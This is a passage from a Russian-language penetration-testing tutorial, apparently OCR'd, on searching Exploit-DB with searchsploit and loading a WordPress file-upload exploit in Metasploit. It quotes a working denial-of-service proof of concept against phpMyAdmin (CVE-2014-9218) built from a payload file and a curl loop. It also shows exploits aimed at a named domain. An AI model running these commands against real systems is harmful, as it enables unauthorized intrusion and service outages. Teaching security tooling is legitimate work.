
Ключ **-v** для подробного вывода, линии с описанием могут переполнять их колонки.

На мой взгляд, обе опции не несут ничего интересного. Для поиска просто набираете searchsploit и ключевые слова (можно несколько), разделённые пробелом:

1 searchsploit phpmyadmin




1 searchsploit wordpress



Думаю, идея понятна. Можете искать по конкретным приложениям (и их версиям), операционным системам, плагинам и т. д.

Давайте посмотрим внимательно на вывод: есть файлы следующих типов: **.c, .pl, .txt, .sh, .php, .rb, .py, .zip, .java, .asm, .htm** и др.


Файлы с расширением **.txt** можно только читать — открывайте его любым блокнотом и читай об уязвимости. Содержимое этих файлов, обычно, следующее: описание уязвимости, пример использования, источник, информация о подверженных уязвимости версиях и т. д.



```
Файл  Правка  Инструменты  Синтаксис  Буферы  Окно  Справка
==========
DESCRIPTION:
==========
A vulnerability present in in phpMyAdmin 4.0.x before 4.0.10.7, 4.1. x
before 4.1.14.8, and 4.2.x before 4.2.13.1 allows remote attackers  to
cause a denial of service (resource consumption) via a long password.
CVE-2014-9218 was assigned

==========
Time Line:
==========
December 3, 2014 - A phpMyAdmin update and the security advisory is
published.

==========
Proof of Concept:
==========

*1 - Create the payload.*

$ echo -n "pma_username=xxxxxxxx&pma_password=" > payload && printf "%s"
{1..1000000} >> payload

*2 - Performing the Denial of Service attack.*

$ for i in `seq 1 150`; do (curl --data @payload
http://your-webserver-installation/phpmyadmin/ --silent > /dev/null &) done

==========
Authors:
==========

-- Javer Nieto -- http://www.behindthefirewalls.com
-- Andres Rojas -- http://www.devconsole.info
==========

References:
========================================================================

*
http://www.behindthefirewalls.com/2014/12/when-cookies-lead-to-dos-in-phpmyadmin.html
* http://www.phpmyadmin.net/home_page/security/PMASA-2014-17.php
~
```

Файлы с расширением **.rb** написаны на языке Ruby, запускать их нужно так:
ruby + пробел + расположение файла.
Пример:

```
1       ruby /usr/share/exploitdb/platforms/php/webapps/28126.rb
```



Некоторые файлы .rb выдернуты из Metasploit. Если при обычном запуске программа жалуется на отсутствие чего-то, а в коде программы встречается строка

```
1 require 'msf/core'
```


то самый простой способ запуска — найти этот же плагин в Metasploit и запустить его оттуда

Файлы **.c** нужно компилировать.

Файлы **.php** запускать из командной строки. При чём если Ruby может выводить диалоговые окна для ввода данных, то в PHP нужно сразу задавать необходимые аргументы в командной строке через пробелы после имени файла (ну или прописывать в коде скрипта, если это предусмотрено).

например,

```
1 php /usr/share/exploitdb/platforms/php/webapps/35413.php webware.biz Alexey 50
```




Файлы **.pl** написаны на языке Perl, перед именем файла, для запуска, нужно ставить perl. Аргументы передаются в командной строке (или вписываются в исходный код) как и с PHP.

Думаю, с поиском всё предельно просто. С конкретным применением — зависит от конкретного эксплойта. Переходим к Metasploit.

Metasploit

Программа Metasploit расположена в меню в двух местах. Самый быстрый способ — это найти её среди 10 самых популярных приложений. Там она называется Metasploit Framework. Запуск каждый раз занимает какое-то время, поэтому просто ждём:




Если программа пишет вам что-то про базу данных и про медленный поиск, то воспользуйтесь этой инструкцией. А также можете вручную пересобрать кэш:

```
msf > db_rebuild_cache
```

Для поиска наберите search + пробел + ключевые слова. Например:

```
msf > search wordpress
```



Расширьте окно терминала, как это сделал я, иначе ничего непонятно.

В выводе должно быть всё понятно: первый столбец — расположение эксплойта, второй — дата, третий — ранг (насколько хороший среднестатистический результат), четвёртый— краткое описание.

Думаю, хакеры не любят WordPress за его автообновления, т. к. все известные уязвимости протухают в первый же день.

Я выбрал, например, этот:

exploit/unix/webapp/wp_downloadmanager_upload 2014-12-03 excellent WordPress Download Manager (download-manager) Unauthenticated File Upload

Нужно скопировать его расположение — exploit/unix/webapp/wp_downloadmanager_upload

И теперь набираем команду use и после пробела расположение эксплойта.

```
1	msf > use exploit/unix/webapp/wp_downloadmanager_upload
```


Обратите внимание, что строка приветствия сменилась на:

```
msf exploit(wp_downloadmanager_upload) >
```

Теперь набираем

```
1	show options
```


(работает для всех эксплойтов — отображает варианты настойки).



Как минимум, нам нужно задать удалённый хост. Все настройки делаются через команду set

Например:

1 set RHOST webware.biz



В данном эксплойте можно больше ничего не менять. Но обратите внимание на **TARGETURI**. В отдельных эксплоитах, например, для phpMyAdmin, этот параметр изначально задан как phpmyadmin и если целевой скрипт находится в другом каталоге, то эксплойт просто не найдёт адрес.

